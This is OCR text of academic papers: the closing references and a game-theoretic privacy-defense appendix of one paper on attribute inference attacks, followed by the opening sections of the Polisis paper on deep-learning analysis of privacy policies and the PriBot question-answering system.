[44] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE S & P*, 2016.

[45] Xiaoyu Cao and Neil Zhenqiang Gong. Mitigating evasion attacks to deep neural networks via region-based classification. In *ACSAC*, 2017.

[46] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial machine learning at scale. In *ICLR*, 2017.

[47] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischof. On detecting adversarial perturbations. In *ICLR*, 2017.

[48] Weilin Xu, David Evans, and Yanjun Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. In *NDSS*, 2018.

[49] Dongyu Meng and Hao Chen. Magnet: a two-pronged defense against adversarial examples. In *CCS*, 2017.

[50] Xingjun Ma, Bo Li, Yisen Wang, Sarah M. Erfani, Sudanthi Wijewickrema, Michael E. Houle, Grant Schoenebeck, Dawn Song, and James Bailey. Characterizing adversarial subspaces using local intrinsic dimensionality. In *ICLR*, 2018.

[51] Warren He, Bo Li, and Dawn Song. Decision boundary analysis of adversarial examples. In *ICLR*, 2018.

## A Game-Theoretic Formulation

Shokri et al. [13] proposed a game-theoretic formulation for defending against location inference attacks. In location inference attacks, both the public data and private attribute are users' true locations. Specifically, a user's true public data is the user's true location; the defender obfuscates the true location to a fake location; and the attacker aims to infer the user's true location, which can also be viewed as the user's private attribute. The game-theoretic formulation defends against the optimal location inference attack that adapts based on the knowledge of the defense. We extend this game-theoretic formulation for attribute inference attacks. In attribute inference attacks, public data and private attributes are different.

## A.1 Notations

We denote by $s$ and $\mathbf{x}$ the private attribute and public data, respectively. We denote by $\Pr(s,\mathbf{x})$ the joint probability distribution of $s$ and $\mathbf{x}$. The defender aims to find a probabilistic mapping $f$, which obfuscates a true public data $\mathbf{x}$ to a noisy public data $\mathbf{x}'$ with a probability $f(\mathbf{x}'|\mathbf{x})$. The probabilistic mapping $f$ is essentially a matrix, whose number of rows and number of columns is the domain size of the public data vector $\mathbf{x}$.

## A.2 Privacy Loss

Suppose a user's true private attribute value is $s$ and an attacker infers the user's private attribute value to be $\hat{s}$. We denote the privacy loss for the user as a certain metric $d_p(s,\hat{s})$. For example, one choice for the privacy loss metric could be:

$$d_p(s,\hat{s}) = \begin{cases} 1 & \text{if } s = \hat{s} \\ 0 & \text{otherwise,} \end{cases} \tag{11}$$

which means that the privacy loss is 1 if the attacker correctly infers the user's attribute value, and 0 otherwise.

## A.3 Utility Loss

For a true public data vector $\mathbf{x}$ and its corresponding noisy vector $\mathbf{x}'$, we define the utility loss as $d_q(\mathbf{x},\mathbf{x}')$, which could be any distance metric over $\mathbf{x}$ and $\mathbf{x}'$. For instance, $d_q(\mathbf{x},\mathbf{x}')$ could be the $L_0$ norm of the noise $||\mathbf{x}'-\mathbf{x}||_0$, which is the number of entries of $\mathbf{x}$ that are modified. Given the marginal probability distribution $\Pr(\mathbf{x})$ and the probabilistic mapping $f$, we have the expected utility loss as follows:

$$L = \sum_{\mathbf{x},\mathbf{x}'} \Pr(\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_q(\mathbf{x}',\mathbf{x}). \tag{12}$$

## A.4 Defender's Strategy

The defender aims to construct a probabilistic mapping $f$ to defend against the optimal inference attack subject to a utility-loss budget $\beta$. The attacker knows the joint probability distribution $\Pr(s,\mathbf{x})$ and the probabilistic mapping $f$. After observing a noisy public data vector $\mathbf{x}'$, the attacker can compute a posterior probability distribution of the private attribute $s$ as follows:

$$\Pr(s|\mathbf{x}') = \frac{\Pr(s,\mathbf{x}')}{\Pr(\mathbf{x}')} \tag{13}$$

$$= \frac{\sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x})}{\Pr(\mathbf{x}')} \tag{14}$$

Suppose the attacker infers the private attribute to be $\hat{s}$. Then, the conditional expected privacy loss is $\sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s})$. Therefore, the maximum conditional expected privacy loss is as follows:

$$\max_{\hat{s}} \sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s}) \tag{15}$$

Considering the probability distribution of $\mathbf{x}'$, we have the unconditional expected privacy loss as follows:

$$\begin{aligned} &\sum_{\mathbf{x}'} \Pr(\mathbf{x}') \max_{\hat{s}} \sum_s \Pr(s|\mathbf{x}') d_p(s,\hat{s}) \\ =&\sum_{\mathbf{x}'} \max_{\hat{s}} \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s}). \end{aligned} \tag{16}$$

We define $y_{\mathbf{x}'} = \max_{\hat{s}} \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s})$. The defender's goal is to minimize the unconditional expected privacy loss subject to a utility-loss budget. Formally, the defender aims to solve the following optimization problem:

$$\min \sum_{\mathbf{x}'} y_{\mathbf{x}'} \tag{17}$$

$$\text{subject to } L \leq \beta. \tag{18}$$

According to Shokri et al. [13], this optimization problem can be transformed to the following linear programming problem:

$$\begin{aligned} &\min \sum_{\mathbf{x}'} y_{\mathbf{x}'} \\ \text{subject to } &L \leq \beta \\ &y_{\mathbf{x}'} \geq \sum_s \sum_{\mathbf{x}} \Pr(s,\mathbf{x}) f(\mathbf{x}'|\mathbf{x}) d_p(s,\hat{s}), \forall \mathbf{x}', \hat{s} \\ &\sum_{\mathbf{x}'} f(\mathbf{x}'|\mathbf{x}) = 1, \forall \mathbf{x} \\ &f(\mathbf{x}'|\mathbf{x}) \geq 0, \forall \mathbf{x}, \mathbf{x}' \end{aligned} \tag{19}$$

## A.5 Limitations

The formulated optimization problem is computationally intractable for attribute inference attacks in practice. Specifically, the computation cost is *exponential* to the dimensionality of the public data vector, which is often high in practice. For instance, in recommender systems, a public data vector consists of a user's rating scores to the items that the user rated and 0 for the items that the user did not rate. Suppose a recommender system has 100 items (this is a very small recommender system in practice) and a rating score can be 1, 2, 3, 4, or 5. Then, the domain size of the public data vector $\mathbf{x}$ is $6^{100}$ and the size of the probabilistic mapping matrix $f$ is $6^{100} \times 6^{100} = 6^{200}$. Therefore, even in the context of a very small recommender system with 100 items, it is intractable to solve the formulated optimization problem.

# Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning

Hamza Harkous[1], Kassem Fawaz[2], Rémi Lebret[1], Florian Schaub[3], Kang G. Shin[3], and Karl Aberer[1]

[1] École Polytechnique Fédérale de Lausanne (EPFL)
[2] University of of Wisconsin-Madison
[3] University of Michigan

## Abstract

Privacy policies are the primary channel through which companies inform users about their data collection and sharing practices. These policies are often long and difficult to comprehend. Short notices based on information extracted from privacy policies have been shown to be useful but face a significant *scalability* hurdle, given the number of policies and their evolution over time. Companies, users, researchers, and regulators still lack usable and scalable tools to cope with the breadth and depth of privacy policies. To address these hurdles, we propose an automated framework for privacy **poli**cy analy**sis** (**Polisis**). It enables scalable, dynamic, and multi-dimensional queries on natural language privacy policies. At the core of Polisis is a privacy-centric language model, built with 130K privacy policies, and a novel hierarchy of neural-network classifiers that accounts for both high-level aspects and fine-grained details of privacy practices. We demonstrate Polisis' modularity and utility with two applications supporting *structured* and *free-form* querying. The structured querying application is the automated assignment of privacy icons from privacy policies. With Polisis, we can achieve an accuracy of 88.4% on this task. The second application, PriBot, is the first free-form question-answering system for privacy policies. We show that PriBot can produce a correct answer among its top-3 results for 82% of the test questions. Using an MTurk user study with 700 participants, we show that at least one of PriBot's top-3 answers is relevant to users for 89% of the test questions.

## 1 Introduction

Privacy policies are one of the most common ways of providing notice and choice online. They aim to inform users how companies collect, store and manage their personal information. Although some service providers have improved the comprehensibility and readability of their privacy policies, these policies remain excessively long and difficult to follow [1, 2, 3, 4, 5]. In 2008, McDonald and Cranor [4] estimated that it would take an average user 201 hours to read all the privacy policies encountered in a year. Since then, we have witnessed a smartphone revolution and the rise of the Internet of Things (IoTs), which lead to the proliferation of services and associated policies [6]. In addition, emerging technologies brought along new forms of user interfaces (UIs), such as voice-controlled devices or wearables, for which existing techniques for presenting privacy policies are not suitable [3, 6, 7, 8].

**Problem Description.** Users, researchers, and regulators are not well-equipped to process or understand the content of privacy policies, especially at scale. Users are surprised by data practices that do not meet their expectations [9], hidden in long, vague, and ambiguous policies. Researchers employ expert annotators to analyze and reason about a subset of the available privacy policies [10, 11]. Regulators, such as the U.S. Department of Commerce, rely on companies to self-certify their compliance with privacy practices (e.g., the Privacy Shield Framework [12]). The *problem* lies in stakeholders lacking the usable and scalable tools to deal with the breadth and depth of privacy policies.

Several proposals have aimed at alternative methods and UIs for presenting privacy notices [8], including machine-readable formats [13], nutrition labels [14], privacy icons (recently recommended by the EU [15]), and short notices [16]. Unfortunately, these approaches have faced a significant *scalability* hurdle: the human effort needed to retrofit the new notices to existing policies and maintain them over time is tremendous. The existing research towards automating this process has been limited in scope to a handful of "queries," e.g., whether the policy mentions data encryption or whether it provides an opt-out choice from third-party tracking [16, 17].

**Our Framework.** We overcome this scalability hurdle by proposing an automatic and comprehensive framework for privacy **poli**cy analy**sis** (**Polisis**). It divides a privacy policy into smaller and self-contained fragments

of text, referred to as *segments*. Polisis automatically annotates, with high accuracy, each segment with a set of labels describing its data practices. Unlike prior research in automatic labeling/analysis of privacy policies, Polisis does not just predict a handful of classes given the entire policy document. Instead, Polisis annotates the privacy policy at a much finer-grained scale. It predicts for each segment the set of classes that account for both the high-level aspects and the fine-grained classes of embedded privacy information. Polisis uses these classes to enable scalable, dynamic, and multi-dimensional queries on privacy policies, in a way not possible with prior approaches.

At the core of Polisis is a novel hierarchy of neural-network classifiers that involve 10 high-level and 122 fine-grained privacy classes for privacy-policy segments. To build these fine-grained classifiers, we leverage techniques such as subword embeddings and multi-label classification. We further seed these classifiers with a custom, privacy-specific language model that we generated using our corpus of more than 130,000 privacy policies from websites and mobile apps.

Polisis provides the underlying intelligence for researchers and regulators to focus their efforts on merely designing a set of queries that power their applications. We stress, however, that Polisis is not intended to replace the privacy policy – as a legal document – with an automated interpretation. Similar to existing approaches on privacy policies' analysis and presentation, it decouples the legally binding functionality of these policies from their informational utility.

**Applications.** We demonstrate and evaluate the modularity and utility of Polisis with two robust applications that support *structured* and *free-form* querying of privacy policies.

The *structured querying* application involves extracting short notices in the form of privacy icons from privacy policies. As a case study, we investigate the Disconnect privacy icons [18]. By composing a set of simple rules on top of Polisis, we show a solution that can automatically select appropriate privacy icons from a privacy policy. We further study the practice of companies assigning icons to privacy policies at scale. We empirically demonstrate that existing privacy-compliance companies, such as TRUSTe (now rebranded as TrustArc), might be adopting permissive policies when assigning such privacy icons. Our findings are consistent with anecdotal controversies and manually investigated issues in privacy certification and compliance processes [19, 20, 21].

The second application illustrates the power of *free-form querying* in Polisis. We design, implement and evaluate PriBot, the first automated Question-Answering (QA) system for privacy policies. PriBot extracts the relevant privacy policy segments to answer the user's free-form questions. To build PriBot, we overcame the non-existence of a public, privacy-specific QA dataset by casting the problem as a ranking problem that could be solved using the classification results of Polisis. PriBot matches user questions with answers from a previously unseen privacy policy, in real time and with high accuracy – demonstrating a more intuitive and user-friendly way to present privacy notices and controls. We evaluate PriBot using a new test dataset, based on real-world questions that have been asked by consumers on Twitter.

**Contributions.** With this paper we make the following contributions:

- We design and implement Polisis, an approach for automatically annotating previously unseen privacy policies with high-level and fine-grained labels from a pre-specified taxonomy (Sec. 2, 3, 4, and 5).
- We demonstrate how Polisis can be used to assign privacy icons to a privacy policy with an average accuracy of 88.4%. This accuracy is computed by comparing icons assigned with Polisis' automatic labels to icons assigned based on manual annotations by three legal experts from the OPP-115 dataset [11] (Sec. 6).
- We design, implement and evaluate PriBot, a QA system that answers free-form user questions from privacy policies (Sec. 7). Our accuracy evaluation shows that PriBot produces at least one correct answer (as indicated by privacy experts) in its top three for 82% of the test questions and as the top one for 68% of the test questions. Our evaluation of the perceived utility with 700 MTurk crowdworkers shows that users find a relevant answer in PriBot's top-3 for 89% of the questions (Sec. 8).
- We make Polisis publicly available by providing three web services demonstrating our applications: a service giving a visual overview of the different aspects of each privacy policy, a chatbot for answering user questions in real time, and a privacy-labels interface for privacy policies. These services are available at `https://pribot.org`.

## 2 Framework Overview

Fig. 1 shows a high-level overview of Polisis. It comprises three layers: *Application Layer*, *Data Layer*, and *Machine Learning (ML) Layer*. Polisis treats a privacy policy as a list of semantically coherent segments (i.e., groups of consecutive sentences). It also utilizes a taxonomy of privacy data practices. One example of such a taxonomy was introduced by Wilson *et al.* [11] (see also Fig. 3 in Sec. 4).

**Application Layer** (Sec. 5, 6 & 7): The Application Layer provides fine-grained information about the





Fig. 1: A high-level overview of Polisis.





Fig. 2: List merging during the policy segmentation.

privacy policy, thus providing the users with high modularity in posing their queries. In this layer, a *Query Module* receives the *User Query* about a privacy policy (Step 1 in Fig. 1). These inputs are forwarded to lower layers, which then extract the privacy classes embedded within the query and the policy's segments. To resolve the user query, the *Class-Comparison* module identifies the segments with privacy classes matching those of the query. Then, it passes the matched segments (with their predicted classes) back to the application.

**Data Layer** (Sec. 3): The Data Layer first scrapes the policy's webpage. Then, it partitions the policy into semantically coherent and adequately sized segments (using the *Segmenter* component in Step 2 of Fig. 1). Each of the resulting segments can be independently consumed by both the humans and programming interfaces.

**Machine Learning Layer** (Sec. 4): In order to enable a multitude of applications to be built around Polisis, the ML layer is responsible for producing rich and fine-grained annotations of the data segments. This layer takes as an input the privacy-policy segments from the Data Layer (Step 2) and the user query (Step 1) from the Application Layer. The *Segment Classifier* probabilistically assigns each segment a set of class–value pairs describing its data practices. For example, an element in this set can be *information-type=location* with probability $p = 0.65$. Similarly, the *Query Analyzer* extracts the privacy classes from the user's query. Finally, the class–value pairs of both the segments and the query are passed back to the Class Comparison module of the Application Layer (Steps 3 and 4).

## 3 Data Layer

To pre-process the privacy policy, the Data Layer employs a *Segmenter* module in three stages: extraction, list handling, and segmentation. The Data Layer requires no information other than the link to the privacy policy.

**Policy Extraction:** Given the URL of a privacy policy, the segmenter employs Google Chrome in headless mode (without UI) to scrape the policy's webpage. It waits for the page to fully load which happens after all the JavaScript has been downloaded and executed. Then, the segmenter removes all irrelevant HTML elements including the scripts, header, footer, side/navigation menus, comments, and CSS.

Although several online privacy policies contain dynamically viewable content (e.g., accordion toggles and collapsible/expandable paragraphs), the "dynamic" content is already part of the loaded webpage in almost all cases. For example, when the user expands a collapsible paragraph, a local JavaScript exposes an offline HTML snippet; no further downloading takes place.

We confirmed this with the privacy policies of the top 200 global websites from Alexa.com. For each privacy-policy link, we compared the segmenter's scraped content to that extracted from our manual navigation of the same policy (while accounting for all the dynamically viewable elements of the webpage). Using a fuzzy string matching library,[1] we found that the segmenter's scraped policy covers, on average, 99.08% of the content of the manually fetched policy.

**List Aggregation:** Second, the segmenter handles any ordered/unordered lists inside the policy. Lists require a special treatment since counting an entire lengthy list, possibly covering diverse data practices, as a single segment could result in noisy annotations. On the other hand, treating each list item as an independent segment is problematic as list elements are typically not self-contained, resulting in missed annotations. See Fig. 2 from Google's privacy policy as an example[2].

Our handling of the lists involves two techniques: one for short list items (e.g., the inner list of Fig. 2) and another for longer list items (e.g., the outer list of Fig. 2). For short list items (maximum of 20 words per element), the segmenter combines the elements with the introductory statement of the list into a single paragraph element (with <p> tag). The rest of the lists with long items are transformed into a set of paragraphs. Each paragraph is a distinct list element prepended by the list's introductory statement (Step 3 in Fig. 2).

[1] https://pypi.python.org/pypi/fuzzywuzzy

[2] https://www.google.com/intl/en_US/policies/privacy/archive/20160829/, last modified on Aug. 29, 2016, retrieved on Jun. 27, 2018

**Policy Segmentation:** The segmenter performs an initial coarse segmentation by breaking down the policy according to the HTML `<div>` and `<p>` tags. The output of this step is an initial set of policy segments. As some of the resulting segments might still be long, we subdivide them further with another technique. We use `GraphSeg` [22], an unsupervised algorithm that generates semantically coherent segments. It relies on word embeddings to generate segments as cliques of related (semantically similar) sentences. For that purpose, we use custom, domain-specific word embeddings that we generated using our corpus of 130K privacy policies (*cf.* Sec. 4). Finally, the segmenter outputs a series of fine-grained segments to the Machine Learning Layer, where they are automatically analyzed.

# 4 Machine Learning Layer

This section describes the components of Polisis' Machine Learning Layer in two stages: (1) an *unsupervised* stage, in which we build domain-specific word vectors (i.e., word embeddings) for privacy policies from unlabeled data, and (2) a *supervised stage*, in which we train a novel hierarchy of privacy-text classifiers, based on neural networks, that leverages the word vectors. These classifiers power the *Segment Classifier* and *Query Analyzer* modules of Fig. 1. We use word embeddings and neural networks thanks to their proven advantages in text classification [23] over traditional techniques.

## 4.1 Privacy-Specific Word Embeddings

Traditional text classifiers use the words and their frequencies as the building block for their features. They, however, have limited generalization power, especially when the training datasets are limited in size and scope. For example, replacing the word "erase" by the word "delete" can significantly change the classification result if "delete" was not in the classifier's training set.

Word embeddings solve this issue by extracting generic word vectors from a large corpus, in an unsupervised manner, and enabling their use in new classification problems (a technique termed *Transfer Learning*). The features in the classifiers become the word vectors instead of the words themselves. Hence, two text segments composed of semantically similar words would be represented by two groups of word vectors (i.e., features) that are close in the vector space. This allows the text classifier to account for words outside the training set, as long as they are part of the large corpus used to train the word vectors.

While general-purpose pre-trained embeddings, such as Word2vec [24] and GloVe [25] do exist, domain-specific embeddings result in better classification accuracy [26]. Thus, we trained custom word embeddings for the privacy-policy domain. To that end, we created a corpus of 130K privacy policies collected from apps on the Google Play Store. These policies typically describe the overall data practices of the apps' companies.

We crawled the metadata of more than 1.4 million Android apps available via the PlayDrone project [27] to find the links to 199,186 privacy policies. We crawled the web pages for these policies, retrieving 130,326 policies which returned an HTTP status code of 200. Then, we extracted the textual content from their HTML using the policy crawler described in Sec. 3. We will refer to this corpus as the *Policies Corpus*. Using this corpus, we trained a word-embeddings model using *fastText* [28]. We henceforth call this model the *Policies Embeddings*. A major advantage of using *fastText* is that it allows training vectors for *subwords* (or character $n$-grams of sizes 3 to 6) in addition to words. Hence, even if we have words outside our corpus, we can assign them vectors by combining the vectors of their constituent subwords. This is very useful in accounting for spelling mistakes that occur in applications that involve free-form user queries.

## 4.2 Classification Dataset

Our Policies Embeddings provides a solid starting point to build robust classifiers. However, training the classifiers to detect fine-grained labels of privacy policies' segments requires a labeled dataset. For that purpose, we leverage the *Online Privacy Policies* (OPP-115) dataset, introduced by Wilson *et al.* [11]. This dataset contains 115 privacy policies manually annotated by skilled annotators (law school students). In total, the dataset has 23K annotated data practices. The annotations were at two levels. First, paragraph-sized segments were annotated according to one or more of the 10 high-level categories in Fig. 3 (e.g., *First Party Collection*, *Data Retention*). Then, annotators selected parts of the segment and annotated them using attribute–value pairs, e.g., *information_type: location*, *purpose: advertising*, etc. In total, there were 20 distinct attributes and 138 distinct values across all attributes. Of these, 122 values had more than 20 labels. In Fig. 3, we only show the mandatory attributes that should be present in all segments. Due to space limitation, we only show samples of the values for selected attributes in Fig. 3.

## 4.3 Hierarchical Multi-label Classification

To account for the multiple granularity levels in the policies' text, we build a hierarchy of classifiers that are individually trained on handling specific parts of the problem.

At the **top level**, a classifier predicts one or more high-level categories of the input segment $x$ (categories are the top-level, shaded boxes of Fig. 3). We train a multi-label classifier that provides us with the probability $p(c_i|x)$ of the occurrence of each high-level category $c_i$, taken from the set of all categories $\mathscr{C}$. In addition to allowing multiple categories per segment, using a multi-label classi-





Fig. 3: The privacy taxonomy of Wilson *et al.* [11]. The top level of the hierarchy (shaded blocks) defines high-level privacy categories. The lower level defines a set of privacy attributes, each assuming a set of values. We show examples of values for some of the attributes.

fier makes it possible to determine whether a category is present in a segment by simply comparing its classification probability to a threshold of 0.5.

At the **lower level**, a set of classifiers predicts one or more values for each privacy attribute (the leaves in the taxonomy of Fig. 3). We train a set of multi-label classifiers on the attribute-level. Each classifier produces the probabilities $p(v_j|x)$ for the values $v_j \in \mathscr{V}(b)$ of a single attribute $b$. For example, given the attribute *b=information_type*, the corresponding classifier outputs the probabilities for elements in $\mathscr{V}(b)$: {*financial, location, user profile, health, demographics, cookies, contact information, generic personal information, unspecified, . . .*}.

An important consequence of this hierarchy is that interpreting the output of the attribute-level classifier depends on the categories' probabilities. For example, the values' probabilities of the attribute *"retention_period"* are irrelevant when the dominant high-level category is *"policy_change."* Hence, for a category $c_i$, one would only consider the attributes descending from it in the hierarchy. We denote these attributes as $\mathscr{A}(c_i)$ and the set of all values across these attributes as $\mathscr{V}(c_i)$.

We use Convolutional Neural Networks (CNNs) internally within all the classifiers for two main reasons, which are also common in similar classification tasks. First, CNNs enable us to integrate pre-trained word embeddings that provide the classifiers with better generalization capabilities. Second, CNNs recognize when a certain set of tokens are a good indicator of the class, in a way that is invariant to their position within the input segment.

We use a similar CNN architecture for classifiers on both levels as shown in Fig. 4. Segments are split into tokens, using PENN Treebank tokenization in NLTK [29]. The embeddings layer outputs the word vectors of these tokens. We froze that layer, preventing its weights from being updated, in order to preserve the learnt semantic similarity between all the words present in our Policies Embeddings. Next, the word vectors pass through a Convolutional layer, whose main role is applying a non-linear function (a Rectified Linear Unit (ReLU)) over





Fig. 4: Components of the CNN-based classifier used.

windows of $k$ words. Then, a max-pooling layer combines the vectors resulting from the different windows into a single vector. This vector then passes through the first dense (i.e., fully-connected) layer with a ReLU activation function, and finally through the second dense layer. A *sigmoid* operation is applied to the output of the last layer to obtain the probabilities for the possible output classes. We used *multi-label cross-entropy loss* as the classifier's objective function. We refer interested readers to [30] for further elaborations on how CNNs are used in such contexts.

**Models' Training.** In total, we trained 20 classifiers at the attribute level (including the optional attributes). We also trained two classifiers at the category level: one for classifying segments and the other for classifying free-form queries. For the former, we include all the classes in Fig. 3. For the latter, we ignore the *"Other"* category as it is mainly for introductory sentences or uncovered practices [11], which are not applicable to users' queries. For training the classifiers, we used the data from 65 policies in the OPP-115 dataset, and we kept 50 policies as a testing set. The hyper-parameters for each classifier were obtained by running a randomized grid-search. In Table 1, we present the evaluation metrics on the testing set for the category classifier intended for free-form queries. In addition to the precision, recall and F1 scores (macro-averaged per label[3]), we also show the top-1 precision metric, representing the fraction of segments where the top predicted category label oc-

[3] A successful multilabel classifier should not only predict the *presence* of a label, but also its *absence*. Otherwise, a model that predicts that all labels are present would have 100% precision and recall. For that, the precision in the table represents the macro-average of the precision in predicting the presence of each label and predicting its absence (similarly for recall and F1 metrics).

Table 1: Classification results for user queries at the category level. Hyperparameters: Embeddings size: 300, Number of filters: 200, Filter Size: 3, Dense Layer Size: 100, Batch Size: 40

| Category | Prec. | Recall | F1 | Top-1 Prec. | Support |
|---|---|---|---|---|---|
| 1st Party Collection | 0.80 | 0.80 | 0.80 | 0.80 | 1267 |
| 3rd Party Sharing | 0.81 | 0.81 | 0.81 | 0.86 | 963 |
| User Choice/Control | 0.76 | 0.73 | 0.75 | 0.81 | 455 |
| Data Security | 0.87 | 0.86 | 0.87 | 0.77 | 202 |
| Specific Audiences | 0.95 | 0.94 | 0.95 | 0.91 | 156 |
| Access, Edit, Delete | 0.94 | 0.75 | 0.82 | 0.97 | 134 |
| Policy Change | 0.96 | 0.89 | 0.92 | 0.93 | 120 |
| Data Retention | 0.79 | 0.67 | 0.71 | 0.60 | 93 |
| Do Not Track | 0.97 | 0.97 | 0.97 | 0.94 | 16 |
| Average | 0.87 | 0.83 | 0.84 | 0.84 | |

curs in the annotators' ground-truth labels. As evident in the table, our classifiers can predict the top-level privacy category with high accuracy. Although we consider the problem in the multi-label setting, these metrics are significantly higher than the models presented in the original OPP-115 paper [11]. The full results for the rest of classifiers are presented in the Appendix. The efficacy of these classifiers is further highlighted through queries that directly leverage their output in the applications described next.

## 5 Application Layer

Leveraging the power of the ML Layer's classifiers, Polisis supports both *structured* and *free-from* queries about a privacy policy's content. A structured query is a combination of first-order logic predicates over the predicted privacy classes and the policy segments, such as: $\exists s\ (s \in \textit{policy} \wedge \textit{information\_type(s)=location} \wedge \textit{purpose(s)} = \textit{marketing} \wedge \textit{user\_choice(s)=opt-out})$. On the other hand, a free-form query is simply a natural language question posed directly by the users, such as "do you share my location with third parties?". The response to a query is the set of segments satisfying the predicates in the case of a structured query or matching the user's question in the case of a free-form query. The Application Layer builds on these query types to enable an array of applications for different privacy stakeholders. We take an exemplification approach to give the reader a better intuition on these applications, before delving deeper into two of them in the next sections.

**Users:** Polisis can automatically populate several of the previously-proposed short notices for privacy policies, such as nutrition tables and privacy icons [3, 18, 31, 32]. This task can be achieved by mapping the notices to a set of structured queries (*cf.* Sec. 6). Another possible application is privacy-centered comparative shopping [33]. A user can build on Polisis' output to automatically quantify the privacy utility of a certain policy. For example, such a privacy metric could be a combination of positive scores describing privacy-protecting features (e.g., policy containing a segment with the label: *retention_period: stated period*) and negative scores describing privacy-infringing features (e.g., policy containing a segment with the label: *retention_period: unlimited*). A major advantage of automatically generating short notices is that they can be seamlessly refreshed when policies are updated or when the rules to generate these notices are modified. Otherwise, discrepancies between policies and notices might arise over time, which deters companies from adopting the short notices in the first place.

By answering free-form queries with relevant policy segments, Polisis can remove the interface barrier between the policy and the users, especially in conversational interfaces (e.g., voice assistants and chatbots). Taking a step further, Polisis' output can be potentially used to automatically rephrase the answer segments to a simpler language. A rule engine can generate text based on the combination of predicted classes of an answer segment (e.g., "We share data with third parties. This concerns our users' information, like your online activities. We need this to respond to requests from legal authorities").

**Researchers:** The difficultly of analyzing the data-collection claims by companies at scale has often been cited as a limitation in ecosystem studies (e.g., [34]). Polisis can provide the means to overcome that. For instance, researchers interested in analyzing apps that admit collecting health data [35, 36] could utilize Polisis to query a dataset of app policies. One example query can be formed by joining the label *information_type: health* with the category of *First Party Collection* or *Third Party Sharing*.

**Regulators:** Numerous studies from regulators and law and public policy researchers have manually analyzed the permissiveness of compliance checks [21, 37]. The number of assessed privacy policies in these studies is typically in the range of tens of policies. For instance, the Norwegian Consumer Council has investigated the level of ambiguity in defining personal information within only 20 privacy policies [37]. Polisis can scale such studies by processing a regulator's queries on large datasets. For example, with Polisis, policies can be ranked according to an automated ambiguity metric by using the *information_type* attribute and differentiating between the label *generic_personal_information* and other labels specifying the type of data collected. Similarly, this applies to frameworks such as Privacy Shield [12] and the GDPR [15], where issues such as limiting the data usage purposes should be investigated.

Table 2: The list of Disconnect icons with their description, our interpretation, and Polisis' queries.

| Icon | Disconnect Description | Disconnect Color Assignment | Interpretation as Labels | Automated Color Assignment |
|---|---|---|---|---|
| Expected Use | Discloses whether data it collects about you is used in ways other than you would reasonably expect given the site's service? | **Red:** Yes, w/o choice to opt-out. Or, undisclosed.<br>**Yellow:** Yes, with choice to opt-out.<br>**Green:** No. | Let $S$ be the segments with **category:** *first-party-collection-use* and **purpose:** *advertising.* | **Yellow:** All segments in $S$ have **category:** *user-choice-control* and **choice-type** $\in$ [*opt-in, opt-out-link, opt-out-via-contacting-company*]<br>**Green:** $S = \phi$<br>**Red:** Otherwise |
| Expected Collection | Discloses whether it allows other companies like ad providers and analytics firms to track users on the site? | **Red:** Yes, w/o choice to opt-out. Or, undisclosed.<br>**Yellow:** Yes, with choice to opt-out.<br>**Green:** No. | Let S be the segments with **category:** *third-party-sharing-collection*, **purpose:** $\in$ [*advertising,analytics-research*], and **action-third-party** $\in$ [*track-on-first-party-website-app,collect-on-first-party-website-app*]. | |
| Precise Location | Discloses whether the site or service tracks a user's actual geolocation? | **Red:** Yes, possibly w/o choice.<br>**Yellow:** Yes, with choice.<br>**Green:** No. | Let S be the segments with **personal-information-type:** *location.* | |
| Data Retention | Discloses how long they retain your personal data? | **Red:** No data retention policy.<br>**Yellow:** 12+ months.<br>**Green:** 0-12 months. | Let S be the segments with **category:** *data-retention.* | **Green:** All segments in $S$ have **retention-period:** $\in$ [*stated-period, limited*].<br>**Red:** $S = \phi$<br>**Yellow:** Otherwise |
| Children Privacy | Has this website received TrustArc's Children's Privacy Certification? | **Green:** Yes. **Gray:** No. | Let S be the segments with **category:** *international-and-specific-audiences* and **audience-type**: *children* | **Green:** length($S$) $> 0$<br>**Red:** Otherwise |

